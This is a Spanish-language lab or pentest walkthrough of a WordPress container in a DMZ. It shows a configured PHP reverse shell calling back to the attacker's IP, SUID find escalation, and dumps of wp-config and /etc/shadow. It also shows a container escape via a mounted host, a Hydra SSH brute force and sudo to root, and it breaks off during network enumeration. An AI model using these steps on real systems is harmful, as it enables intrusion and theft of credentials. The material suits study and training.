Dentro de wordpress observo que tiene el plugin de file manager activo por lo que voy a preparar una reverse Shell PHP para subirla y conectarme



Accedo a las webshells que tiene Kali Linux



Copio php-reverse-shell.php para editarla y establecer mi ip y puerto de escucha


```
kali@kali:~$ cd /usr/share/webshells/php/php-reverse-shell.php .
kali@kali:~$ ls
auditoria Desktop Documents Downloads hydra.restore Music php-reverse-shell.php Pictures Public rs.php script.php Templates Videos
kali@kali:~$
```

```
GNU nano 8.7 php-reverse-shell.php *
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.


set_time_limit(0);
$VERSION = "1.0";
$ip = '10.10.10.50'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$server_a = null;
$shell = 'uname -a; w; id; /bin/sh -l';
$daemon = 0;
$debug = 0;

//
```

Configurada procedo a subirla a wordpress



Me pongo en escucha y ejecuto la reverse Shell





```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.50] from (UNKNOWN) [10.10.10.10] 58068
Linux 499ef02612e0 5.15.0-161-generic #171-Ubuntu SMP Sat Oct 11 08:17:01 UTC 2025 x86_64 GNU/Linux
14:39:10 up 9:05, 0 users, load average: 0.16, 2.47, 3.15
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Ya he conseguido acceso como usuario www-data, pero esto no es suficiente, ahora tengo que elevar privilegios. Para elevar mis privilegios voy a buscar si hay algún binario con permisos SUID que pueda utilizar.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.50] from (UNKNOWN) [10.10.10.10] 48334
Linux 499ef02612e0 5.15.0-161-generic #171-Ubuntu SMP Sat Oct 11 08:17:01 UTC 2025 x86_64 GNU/Linux
19:06:00 up 13:32, 0 users, load average: 0.24, 0.17, 0.18
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ find / -type f -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/find
/usr/bin/passwd
/usr/bin/chsh
/bin/mount
/bin/su
/bin/umount
$
```

Encuentro el binario find el cual me posibilita elevar mis privilegios ejecutando una línea de comandos la cual consulto en gtfobins

gtfobins.github.io/gtfobins/find/#suid

Shell | File write | SUID | Sudo

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

### File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

DATA is a format string, it supports some escape sequences.

```
lFILE=file_to_write
find / -fprintf "$FILE" DATA -quit
```

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m +xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

```
$ /usr/bin/find . -exec /bin/bash -p \; -quit
whoami
root
```

Como se puede demostrar he elevado privilegios y ahora puedo acceder a información sensible.

Voy a buscar en el fichero de configuracion de wordpress donde se guardan credenciales válidas

```
pwd
/var/www/html
ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
```

```
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wpuser');

/** MySQL database password */
define('DB_PASSWORD', 'wp123');


/** MySQL hostname */
define('DB_HOST', 'dmz-mysql:3306');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 */
```

Encuentro la información de acceso a la base de datos con lo que puedo acceder a phpmyadmin



The screenshot shows the phpMyAdmin web interface. The left sidebar displays the database structure, with 'wordpress' selected. The main panel shows the 'wp\_users' table. A query has been executed: 'SELECT \* FROM wp\_users'. The results table shows one user:

| ID | user_login | user_pass                      | user_nicename | user_email    | user_url | user_registered     | user_activation_key | user_status | display_name |
|----|------------|--------------------------------|---------------|---------------|----------|---------------------|---------------------|-------------|--------------|
| 1  | miguel     | SP8B0b4mKuUmREFS2kTLHXcDw8Xbq1 | miguel        | test@test.com |          | 2025-11-30 12:47:57 |                     | 0           | miguel       |

Dado que en la base de datos no encuentro información relevante voy a comprobar si hay algún volumen montado de manera local para intentar escapar del contenedor. Para ello ejecuto el comando mount para revisar la configuración de montaje y df -h para identificar si hay volúmenes del host mapeados

```
mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/247/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/46/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/45/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/44/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/43/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/42/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/41/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/40/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/39/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/38/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/37/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/36/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/35/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/34/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/33/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/32/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/31/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/30/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/29/fs,upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/248/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/248/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k,inode64)
/dev/mapper/ubuntu--vg-ubuntu--lv on /host type ext4 (rw,relatime)
udev on /host/dev type devtmpfs (rw,nosuid,relatime,size=928956k,nr_inodes=232239,mode=755,inode64)
devpts on /host/dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /host/dev/shm type tmpfs (rw,nosuid,nodev,inode64)
hugetlbfs on /host/dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
mqueue on /host/dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
tmpfs on /host/run type tmpfs (rw,nosuid,nodev,noexec,relatime,size=197392k,mode=755,inode64)
tmpfs on /host/run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=512k,inode64)
none on /host/run/credentials/systemd-sysusers.service type ramfs (ro,nosuid,nodev,noexec,relatime,mode=700)
tmpfs on /host/run/snapd/ns type tmpfs (rw,nosuid,nodev,noexec,relatime,size=197392k,mode=755,inode64)
tmpfs on /host/run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=197388k,nr_inodes=49347,mode=700,uid=1000,gid=1000,inode64)
nfs on /host/run/docker/metadata/cbac562c294d type nfs (rw)
sysfs on /host/sys type sysfs (rw,nosuid,nodev,noexec,relatime)
securityfs on /host/sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
cgroup2 on /host/sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
pstore on /host/sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /host/sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
debugfs on /host/sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
tracefs on /host/sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
fusectl on /host/sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
configfs on /host/sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
proc on /host/proc type proc (rw,nosuid,nodev,noexec,relatime)
systemd-1 on /host/proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=29,pgrp=0,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=29824)
binfmt_misc on /host/proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
/var/lib/snapd/snapd/lxd/36558.snap on /host/snap/lxd/36558 type squashfs (ro,nodev,relatime,errors=continue)
/var/lib/snapd/snapd/lxd/24322.snap on /host/snap/lxd/24322 type squashfs (ro,nodev,relatime,errors=continue)
/var/lib/snapd/snapd/core20/1974.snap on /host/snap/core20/1974 type squashfs (ro,nodev,relatime,errors=continue)
/var/lib/snapd/snapd/19457.snap on /host/snap/snapd/19457 type squashfs (ro,nodev,relatime,errors=continue)
```

```
df -h
Filesystem                Size      Used Avail Use% Mounted on
overlay                    19G       12G   6.2G   65% /
tmpfs                      64M         0   64M    0% /dev
shm                         64M         0   64M    0% /dev/shm
/dev/mapper/ubuntu--vg-ubuntu--lv 19G       12G   6.2G   65% /host
udev                       908M         0   908M    0% /host/dev
tmpfs                      964M         0   964M    0% /host/dev/shm
tmpfs                     193M       1.8M   192M    1% /host/run
tmpfs                      5.0M         0   5.0M    0% /host/run/lock
tmpfs                     193M       4.0K   193M    1% /host/run/user/1000
/dev/loop0                 92M        92M    0 100% /host/snap/lxd/36558
/dev/loop3                112M       112M    0 100% /host/snap/lxd/24322
/dev/loop2                 64M        64M    0 100% /host/snap/core20/1974
/dev/loop1                 54M        54M    0 100% /host/snap/snapd/19457
/dev/loop4                 64M        64M    0 100% /host/snap/core20/2682
/dev/sda2                  2.0G      130M   1.7G    8% /host/boot
/dev/loop5                 51M        51M    0 100% /host/snap/snapd/25577
overlay                    19G       12G   6.2G   65% /host/var/lib/docker/rootfs/overlays/31fea0ef80923aa745b8fbc5dee7774dd72afd01ee71fd5566b1bf098c8f71f
overlay                    19G       12G   6.2G   65% /host/var/lib/docker/rootfs/overlays/59faf6a2902653c9764db1222549b83258eb205a93dc641546e1c37364bb032f
overlay                    19G       12G   6.2G   65% /host/var/lib/docker/rootfs/overlays/3a70c291e43a0d62f5fec763e9703641fb974a9cc31bb6c41957e0e0547fd99c9
```

Veó que el host se encuentra mapeado dentro del contenedor por lo que siendo root tengo control total de el y puedo escribir si tiene el estado de --privileged

```
ls /host
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
```

Para comprobar la versión del sistema operativo de la maquina host voy a revisar el archivo /host/etc/os-release

```

cat /host/etc/os-release
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
hostname
c4c514304bff
cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

```

Se puede apreciar que son sistemas distintos.

Para facilitar el manejo voy a utilizar el comando “chroot” cambiar el directorio raíz del contenedor al directorio raíz del host y a su misma vez ejecuto una bash

```

chroot /host /bin/bash
cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

```

```

ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var

```

Ahora cuando ejecuto el comando “ls” ya me aparece el directorio raíz del host, no el del contenedor.

A partir de este momento comienza la enumeración dentro del host en la red DMZ



## Comprobación de usuarios locales en el fichero /etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uidd:x:108:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dmz_server:x:1000:1000:admin:/home/dmz_server:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
```

## Compruebo las credenciales del host en el fichero /etc/shadow

```
cat /etc/shadow
root:*:19579:0:99999:7:::
daemon:*:19579:0:99999:7:::
bin:*:19579:0:99999:7:::
sys:*:19579:0:99999:7:::
sync:*:19579:0:99999:7:::
games:*:19579:0:99999:7:::
man:*:19579:0:99999:7:::
lp:*:19579:0:99999:7:::
mail:*:19579:0:99999:7:::
news:*:19579:0:99999:7:::
uucp:*:19579:0:99999:7:::
proxy:*:19579:0:99999:7:::
www-data:*:19579:0:99999:7:::
backup:*:19579:0:99999:7:::
list:*:19579:0:99999:7:::
irc:*:19579:0:99999:7:::
gnats:*:19579:0:99999:7:::
nobody:*:19579:0:99999:7:::
_apt:*:19579:0:99999:7:::
systemd-network:*:19579:0:99999:7:::
systemd-resolve:*:19579:0:99999:7:::
messagebus:*:19579:0:99999:7:::
systemd-timesync:*:19579:0:99999:7:::
pollinate:*:19579:0:99999:7:::
sshd:*:19579:0:99999:7:::
syslog:*:19579:0:99999:7:::
uidd:*:19579:0:99999:7:::
tcpdump:*:19579:0:99999:7:::
tss:*:19579:0:99999:7:::
landscape:*:19579:0:99999:7:::
fwupd-refresh:*:19579:0:99999:7:::
usbmux:*:20414:0:99999:7:::
dmz_server:$6$oxIvZy8Fwk2eff$/uE0D5rrIHLQeXvtU1Dp5.yzE/HtL.J.facS0YaMKBjsaA86KqXfgu3ctceTc2qvJmNN.bs30erp2s0LLAw1:20414:0:99999:7:::
lxd!:20414:0:99999:7:::
```

Veo que hay un usuario llamado `dmz_server` al cual le puedo realizar fuerza bruta mediante Hydra. También podría crackear la contraseña pero dado que está cifrada con SHA-512 (\$6\$) se tardaría mucho y quizás ni se conseguiría, depende de la complejidad de la contraseña

```
Session Actions Edit View Help
kali@kali:~$ hydra -l dmz_server -P /usr/share/wordlists/rockyou.txt 10.10.10.10 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-30 16:08:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[22][ssh] host: 10.10.10.10 login: dmz_server password: admin123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-30 16:08:54
```

Con el ataque de fuerza bruta he obtenido la contraseña del usuario `dmz_server` por lo que puedo acceder al host mediante ssh

```
(kali@kali)~$ ssh dmz_server@10.10.10.10
dmz_server@10.10.10.10's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-161-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of dom 30 nov 2025 21:09:53 UTC

System load:          0.07
Usage of /:           61.5% of 18.53GB
Memory usage:        69%
Swap usage:          1%
Processes:           276
Users logged in:      1
IPv4 address for ens33: 192.168.1.178
IPv6 address for ens33: 2a0c:5a84:6702:9000:20c:29ff:fe06:54e0

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 8 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Nov 29 08:19:54 2025 from 10.10.10.25
dmz_server@ubuserverdmz:~$ whoami
dmz_server
dmz_server@ubuserverdmz:~$ id
uid=1000(dmz_server) gid=1000(dmz_server) groups=1000(dmz_server),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),999(docker)
```

## ELEVACION DE PRIVILEGIOS

Estando dentro compruebo los privilegios del usuario

```
dmz_server@ubuserverdmz:~$ sudo -l
Matching Defaults entries for dmz_server on ubuserverdmz:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dmz_server may run the following commands on ubuserverdmz:
  (ALL : ALL) ALL
dmz_server@ubuserverdmz:~$
```

Veo que el usuario puede ejecutar cualquier comando como root por lo que me voy a establecer como tal

```
dmz_server@ubuserverdmz:~$ sudo -s
root@ubuserverdmz:/home/dmz_server# whoami
root
root@ubuserverdmz:/home/dmz_server# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuserverdmz:/home/dmz_server#
```

Una vez dentro del sistema voy a inspeccionar las interfaces de red y sus rutas

```
dmz_server@ubuserverdmz:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:06:54:e0 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.1.178/24 metric 100 brd 192.168.1.255 scope global dynamic ens33
        valid_lft 52394sec preferred_lft 52394sec
    inet6 2a0c:5a84:6702:9000:20c:29ff:fe06:54e0/64 scope global mngtmpaddr noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe06:54e0/64 scope link
        valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:06:54:ea brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet 10.10.10.10/24 brd 10.10.10.255 scope global ens37
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe06:54ea/64 scope link
        valid_lft forever preferred_lft forever
4: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:06:54:f4 brd ff:ff:ff:ff:ff:ff
    altname enp2s6
    inet 10.10.20.1/24 brd 10.10.20.255 scope global ens38
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe06:54f4/64 scope link
        valid_lft forever preferred_lft forever
6: br-021a141a84da: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 0a:91:f7:16:50:8a brd ff:ff:ff:ff:ff:ff
7: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether ce:14:16:2f:99:12 brd ff:ff:ff:ff:ff:ff
151: br-778cfa57409f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 66:00:38:f3:80:c6 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-778cfa57409f
        valid_lft forever preferred_lft forever
    inet6 fe80::6400:38ff:fe73:80c6/64 scope link
        valid_lft forever preferred_lft forever
152: vethb9294021f2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-778cfa57409f state UP group default
    link/ether 4a:20:ca:71:ae:a3 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::4820:caff:fe71:aea3/64 scope link
        valid_lft forever preferred_lft forever
153: vethb3a74b01f2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-778cfa57409f state UP group default
    link/ether 3e:86:ee:50:18:22 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::8ceb:2bff:fe4c:d933/64 scope link
        valid_lft forever preferred_lft forever
154: vethb457a555d2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-778cfa57409f state UP group default
    link/ether 42:1d:f8:d6:99:84 brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::7403:f5ff:fe1e:ad6e/64 scope link
```

```
dmz_server@ubuserverdmz:~$ ip r
